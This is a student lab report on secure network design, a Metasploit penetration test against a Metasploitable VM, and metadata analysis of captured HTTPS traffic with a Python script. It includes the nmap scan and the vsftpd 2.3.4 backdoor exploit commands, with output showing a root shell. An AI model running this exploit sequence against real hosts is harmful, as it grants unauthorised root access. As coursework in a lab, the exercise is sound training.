Task 04


Secure Network Design, Penetration Testing, and Encrypted Traffic Analysis

Introduction:

In modern computing environments, securing network infrastructure and identifying vulnerabilities are essential for protecting organizational resources. This report presents the design of a secure network topology, execution of penetration testing using Metasploit, and analysis of encrypted HTTPS traffic using Wireshark and Python. The objective is to apply cybersecurity best practices through practical implementation and observation.

Network Design Overview

A secure network architecture was designed for a small organization incorporating segmentation, firewall protection, and a DMZ. The network separates internal users from public services and restricts guest access.



Security Justification

The designed network topology incorporates multiple cybersecurity controls to protect organizational assets and reduce risk exposure. The security justification for the selected design elements is as follows:

1. Network Segmentation (VLANs):

Segmenting the network into Employee and Guest VLANs prevents unauthorized access between user groups. Guest devices are isolated from internal systems, limiting opportunities for attackers to move laterally across the network. This segmentation reduces the attack surface and helps contain potential breaches within a single segment.

2. Demilitarized Zone (DMZ):

Placing public-facing services such as the web server in a DMZ ensures that external users do not directly interact with the internal network. If the web server becomes compromised, attackers are restricted to the isolated DMZ environment, protecting sensitive internal resources from exposure.

3. Firewall Enforcement:

The firewall acts as a centralized control point for monitoring and filtering network traffic. By enforcing rule-based access control, it blocks unauthorized connections, prevents malicious traffic, and logs activities for auditing and investigation. This strengthens perimeter defense and ensures controlled communication between network segments.

4. Controlled Inter-Segment Communication:

Allowing communication between VLANs only through firewall inspection ensures adherence to the principle of least privilege. Only necessary services and ports are permitted, reducing the risk of unauthorized data access and internal reconnaissance.

5. Defense-in-Depth Strategy:

The combination of segmentation, DMZ isolation, and firewall filtering provides layered protection. If one security control fails, others remain in place to mitigate the impact. This layered approach improves resilience against both external and internal threats.

Metasploit Installation and verification

Installation Procedure:

Metasploit Framework was installed on Ubuntu using Snap package manager due to repository unavailability.

Command used:

1. sudo snap install metasploit-framework
2. msfconsole -v

```
kunal@Ubuntu:~$ metasploit-framework.msfconsole
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.4.88-dev-                         ]
+ -- --=[ 2,556 exploits - 1,310 auxiliary - 1,680 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

```
kunal@Ubuntu:~$ sudo snap install metasploit-framework
metasploit-framework v6.4.88-dev from Jitendra Patro (jitpatro) installed
kunal@Ubuntu:~$ msfconsole -v

 ** Welcome to Metasploit Framework Initial Setup **
    Please answer a few questions to get started.


Would you like to use and setup a new database (recommended)? y
Running the 'init' command for the database:
Creating database at /home/kunal/snap/metasploit-framework/common/.msf4/db
Creating db socket file at /home/kunal/snap/metasploit-framework/common
Starting database at /home/kunal/snap/metasploit-framework/common/.msf4/db...waiting for server to start.... done
server started
success
Creating database users
Writing client authentication configuration file /home/kunal/snap/metasploit-framework/common/.msf4/db/pg_hba.conf
Stopping database at /home/kunal/snap/metasploit-framework/common/.msf4/db
Starting database at /home/kunal/snap/metasploit-framework/common/.msf4/db...waiting for server to start.... done
server started
success
Creating initial database schema
Database initialization successful

 ** Metasploit Framework Initial Setup Complete **

This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Framework Version: 6.4.88-dev-
```

Conduct a Penetration Test with Metasploit:

Target Setup:

Metasploitable VM used as vulnerable target system.

Target IP: 192.168.56.102

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ac:8b:93
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feac:8b93/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KB)  TX bytes:4210 (4.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25617 (25.0 KB)  TX bytes:25617 (25.0 KB)

msfadmin@metasploitable:~$ _
```

Vulnerability Scanning:

Command use: db_nmap -sV 192.168.56.102

```
msf > db_nmap -sV 192.168.56.102
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-10 11:23 IST
[*] Nmap: Nmap scan report for 192.168.56.102
[*] Nmap: Host is up (0.0032s latency).
[*] Nmap: Not shown: 977 filtered tcp ports (no-response)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp  open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp  open  login?
[*] Nmap: 514/tcp  open  shell       Netkit rshd
[*] Nmap: 1099/tcp open  java-rmi    GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp open  X11         (access denied)
[*] Nmap: 6667/tcp open  irc         UnrealIRCd
[*] Nmap: 8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 19.62 seconds
msf >
```

Discovered vulnerable FTP service: vsftpd 2.3.4

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxie
                                       s: socks5, socks5h, sapni, http, socks4
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Exploitation:

Exploit module and Configuration used:


1. exploit/unix/ftp/vsftpd_234_backdoor
2. set RHOSTS 192.168.56.102
3. exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 opened (10.0.2.15:41859 -> 192.168.56.102:6200)
 at 2026-02-10 12:07:16 +0530
whoami
[*] exec: whoami

kunal
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Analyze Encrypted Traffic with Wireshark and Python:

Traffic Capture

HTTPS traffic captured using Wireshark for 5 minutes using port 443 filter.



No.	Time	Source	Destination	Protocol	Length	Info
7	2.005492700	192.168.1.2	239.255.255.250	SSDP	167	M-SEARCH * HTTP/1.1
8	2.313690800	fe80::163d:574a:d924:7bd	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
9	2.313763500	192.168.1.5	224.0.0.2	IGMPv2	46	Leave Group 224.0.0.252
10	2.320952100	fe80::163d:574a:d924:7bd	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
11	2.321205500	192.168.1.5	224.0.0.252	IGMPv2	46	Membership Report group 224.0.0.252
12	2.321427100	fe80::163d:574a:d924:7bd	ff02::1:3	LLMNR	95	Standard query 0x739f ANY LAPTOP-U50IL5DS
13	2.321512600	192.168.1.5	224.0.0.252	LLMNR	75	Standard query 0x739f ANY LAPTOP-U50IL5DS
14	2.543383700	fe80::82ea:bff:febd:f658	ff02::1	ICMPv6	190	Router Advertisement from 80:ea:0b:bd:f6:58
15	2.731604500	fe80::163d:574a:d924:7bd	ff02::1:3	LLMNR	95	Standard query 0x739f ANY LAPTOP-U50IL5DS
16	2.731718900	192.168.1.5	224.0.0.252	LLMNR	75	Standard query 0x739f ANY LAPTOP-U50IL5DS
17	2.812614100	192.168.1.5	224.0.0.252	IGMPv2	46	Membership Report group 224.0.0.252
18	2.812734400	fe80::163d:574a:d924:7bd	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
19	3.141870100	fe80::163d:574a:d924:7bd	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
20	3.141956100	192.168.1.5	224.0.0.2	IGMPv2	46	Leave Group 224.0.0.252
21	3.149742300	fe80::163d:574a:d924:7bd	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
22	3.149863300	192.168.1.5	224.0.0.252	IGMPv2	46	Membership Report group 224.0.0.252
23	3.150335100	fe80::163d:574a:d924:7bd	ff02::1:3	LLMNR	95	Standard query 0x9fda ANY LAPTOP-U50IL5DS
24	3.150423000	192.168.1.5	224.0.0.252	LLMNR	75	Standard query 0x9fda ANY LAPTOP-U50IL5DS
25	3.313514100	192.168.1.5	224.0.0.252	IGMPv2	46	Membership Report group 224.0.0.252
26	3.313600600	fe80::163d:574a:d924:7bd	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
27	3.497051500	192.168.1.5	3.108.107.38	TLSv1.2	170	Application Data
28	3.502661700	2401:4900:889e:3b30:59b:a061:eafe:a331	2401:4900:50:9::7b5	DNS	108	Standard query 0x25d4 HTTPS cyart-cyber-sec-11.slack.com
29	3.502807900	2401:4900:889e:3b30:59b:a061:eafe:a331	2401:4900:50:9::7b5	DNS	108	Standard query 0xfdaa AAAA cyart-cyber-sec-11.slack.com
30	3.502895700	2401:4900:889e:3b30:59b:a061:eafe:a331	2401:4900:50:9::7b5	DNS	108	Standard query 0x1711 A cyart-cyber-sec-11.slack.com
31	3.503266200	2401:4900:889e:3b30:59b:a061:eafe:a331	2401:4900:50:9::7b5	DNS	97	Standard query 0xa2e5 HTTPS edgeapi.slack.com
32	3.503402000	2401:4900:889e:3b30:59b:a061:eafe:a331	2401:4900:50:9::7b5	DNS	97	Standard query 0x617a AAAA edgeapi.slack.com
33	3.503476700	2401:4900:889e:3b30:59b:a061:eafe:a331	2401:4900:50:9::7b5	DNS	97	Standard query 0x9ba0 A edgeapi.slack.com
34	3.504421100	3.108.107.38	192.168.1.5	TLSv1.2	161	Application Data
35	3.510217700	2401:4900:50:9::7b5	2401:4900:889e:3b30:59b:a…	DNS	162	Standard query response 0xa2e5 HTTPS edgeapi.slack.com SOA dns1.p01.nsone.net
36	3.510217700	2401:4900:50:9::7b5	2401:4900:889e:3b30:59b:a…	DNS	129	Standard query response 0x9ba0 A edgeapi.slack.com A 65.1.97.76 A 13.235.226.255
37	3.513414800	2401:4900:50:9::7b5	2401:4900:889e:3b30:59b:a…	DNS	156	Standard query response 0x1711 A cyart-cyber-sec-11.slack.com A 13.126.138.201 A 13.127.99.68 A 6
38	3.515586100	2401:4900:50:9::7b5	2401:4900:889e:3b30:59b:a…	DNS	190	Standard query response 0xfdaa AAAA cyart-cyber-sec-11.slack.com SOA ns-1493.awsdns-58.org
39	3.522188900	192.168.1.5	13.126.138.201	QUIC	1292	Initial, DCID=4147c82c06a03602, PKN: 1, PING, PADDING, PING, CRYPTO, PING, PADDING, CRYPTO, PADDI
40	3.522263100	192.168.1.5	13.126.138.201	QUIC	1292	Initial, DCID=4147c82c06a03602, PKN: 2, CRYPTO, PING, PING, PADDING, CRYPTO, PING, PADDING, CRYPT
41	3.530795400	13.126.138.201	192.168.1.5	QUIC	82	Initial, SCID=4147c82c06a03602, PKN: 1, ACK
42	3.531767300	13.126.138.201	192.168.1.5	QUIC	1292	Initial, SCID=4147c82c06a03602, PKN: 2, ACK, PADDING
43	3.531767300	13.126.138.201	192.168.1.5	QUIC	1292	Handshake, SCID=4147c82c06a03602
44	3.531767300	13.126.138.201	192.168.1.5	QUIC	1292	Handshake, SCID=4147c82c06a03602
45	3.532032700	13.126.138.201	192.168.1.5	QUIC	907	Protected Payload (KP0)
46	3.532386200	192.168.1.5	13.126.138.201	QUIC	81	Handshake, DCID=4147c82c06a03602
47	3.533622700	192.168.1.5	13.126.138.201	QUIC	82	Handshake, DCID=4147c82c06a03602
48	3.533784300	192.168.1.5	13.126.138.201	QUIC	125	Handshake, DCID=4147c82c06a03602
49	3.533946700	192.168.1.5	13.126.138.201	QUIC	115	Protected Payload (KP0), DCID=4147c82c06a03602
50	3.534326700	192.168.1.5	13.126.138.201	QUIC	1286	Protected Payload (KP0), DCID=4147c82c06a03602
51	3.534354300	192.168.1.5	13.126.138.201	QUIC	888	Protected Payload (KP0), DCID=4147c82c06a03602
52	3.538861400	2401:4900:50:9::7b5	2401:4900:889e:3b30:59b:a…	DNS	162	Standard query response 0x617a AAAA edgeapi.slack.com SOA dns1.p01.nsone.net
53	3.539894600	192.168.1.5	65.1.97.76	QUIC	1292	Initial, DCID=7e43d691a5b8ac82, PKN: 1, CRYPTO, PADDING, CRYPTO, PADDING, PING, PING, CRYPTO, CRY
54	3.539933500	192.168.1.5	65.1.97.76	QUIC	1292	Initial, DCID=7e43d691a5b8ac82, PKN: 2, PING, CRYPTO, CRYPTO, PING, PING, PADDING, PING, CRYPTO,
55	3.540539700	13.126.138.201	192.168.1.5	QUIC	461	Protected Payload (KP0)
56	3.540539700	13.126.138.201	192.168.1.5	QUIC	157	Protected Payload (KP0)

1. Python Metadata Analysis

Python script parsed packet metadata including:

- Packet sizes
- Timestamps
- IP communication pairs

traffic_analysis.py


Task 4 > traffic_analysis.py

```python
import pyshark
import matplotlib.pyplot as plt
from collections import Counter
import numpy as np

# Load capture file
capture = pyshark.FileCapture('https_capture.pcapng')

packet_sizes = []
timestamps = []
src_dst_pairs = []

# Extract metadata from packets
for pkt in capture:
    try:
        packet_sizes.append(int(pkt.length))
        timestamps.append(float(pkt.sniff_timestamp))
        src_dst_pairs.append((pkt.ip.src, pkt.ip.dst))
    except:
        pass

# Calculate inter-arrival times
inter_arrival = np.diff(timestamps)

# Count packets per IP pair
pair_count = Counter(src_dst_pairs)

print("Packet Count by Source/Destination:")
for pair, count in pair_count.items():
    print(pair, count)

# Plot packet size distribution
plt.bar(range(len(packet_sizes)), packet_sizes)
plt.xlabel("Packet Index")
plt.ylabel("Packet Size")
plt.title("Packet Size Distribution")
plt.show()
```

```
PS E:\My College\8 Sem\CyArt Interniship\Task 4> & C:/Users/Kunal/AppDa
Packet Count by Source/Destination:
('192.168.1.2', '239.255.255.250') 102
('192.168.1.2', '224.0.0.251') 31
('192.168.1.1', '224.0.0.1') 22
('192.168.1.5', '224.0.0.2') 18
('192.168.1.5', '224.0.0.252') 90
('192.168.1.5', '3.108.107.38') 82
('3.108.107.38', '192.168.1.5') 56
('192.168.1.5', '13.126.138.201') 20
('13.126.138.201', '192.168.1.5') 23
('192.168.1.5', '65.1.97.76') 19
('65.1.97.76', '192.168.1.5') 25
('192.168.1.5', '20.50.73.12') 22
('20.50.73.12', '192.168.1.5') 14
('192.168.1.5', '239.255.255.250') 34
('192.168.1.5', '224.0.0.251') 22
('192.168.1.5', '204.79.197.222') 2
('204.79.197.222', '192.168.1.5') 2
('192.168.1.5', '192.168.1.1') 719
('192.168.1.1', '192.168.1.5') 700
('192.168.1.5', '91.189.91.96') 5
('91.189.91.96', '192.168.1.5') 4
('192.168.1.2', '224.0.0.2') 4
('192.168.1.5', '20.207.73.82') 316
('20.207.73.82', '192.168.1.5') 488
('192.168.1.5', '185.199.108.154') 4203
('185.199.108.154', '192.168.1.5') 6105
('192.168.1.5', '34.8.7.18') 41
('34.8.7.18', '192.168.1.5') 40
('192.168.1.5', '140.82.113.22') 274
('192.168.1.5', '198.252.206.1') 875
('198.252.206.1', '192.168.1.5') 1217
('192.168.1.5', '13.204.106.34') 488
('140.82.113.22', '192.168.1.5') 230
('13.204.106.34', '192.168.1.5') 447
('192.168.1.5', '20.207.73.85') 101
('20.207.73.85', '192.168.1.5') 80
('192.168.1.5', '198.252.206.17') 114
('198.252.206.17', '192.168.1.5') 194
('192.168.1.5', '3.111.241.224') 1
('3.111.241.224', '192.168.1.5') 1
('192.168.1.5', '108.159.61.39') 14
('108.159.61.39', '192.168.1.5') 13
('192.168.1.5', '18.66.41.59') 14
('18.66.41.59', '192.168.1.5') 13
('192.168.1.5', '18.161.229.50') 320
('18.161.229.50', '192.168.1.5') 515
('192.168.1.5', '202.56.230.30') 15
0 ⚠ 0
```

2. Visualization:

Bar chart showing packet size distribution generated.



Key Learnings

- Network segmentation reduces attack surface
- DMZ protects internal infrastructure
- Metasploit demonstrates real exploit risks
- Vulnerability scanning identifies exposed services
- Encrypted traffic still reveals behavioral metadata
- Python enhances automated analysis capability

Conclusion:

This assignment provided hands-on experience in secure network design, ethical penetration testing, and encrypted traffic analysis. Practical application of these techniques demonstrated how vulnerabilities can be exploited and how network activity can be monitored without decrypting content. The exercise reinforced essential cybersecurity principles relevant to real-world defensive and offensive security practices.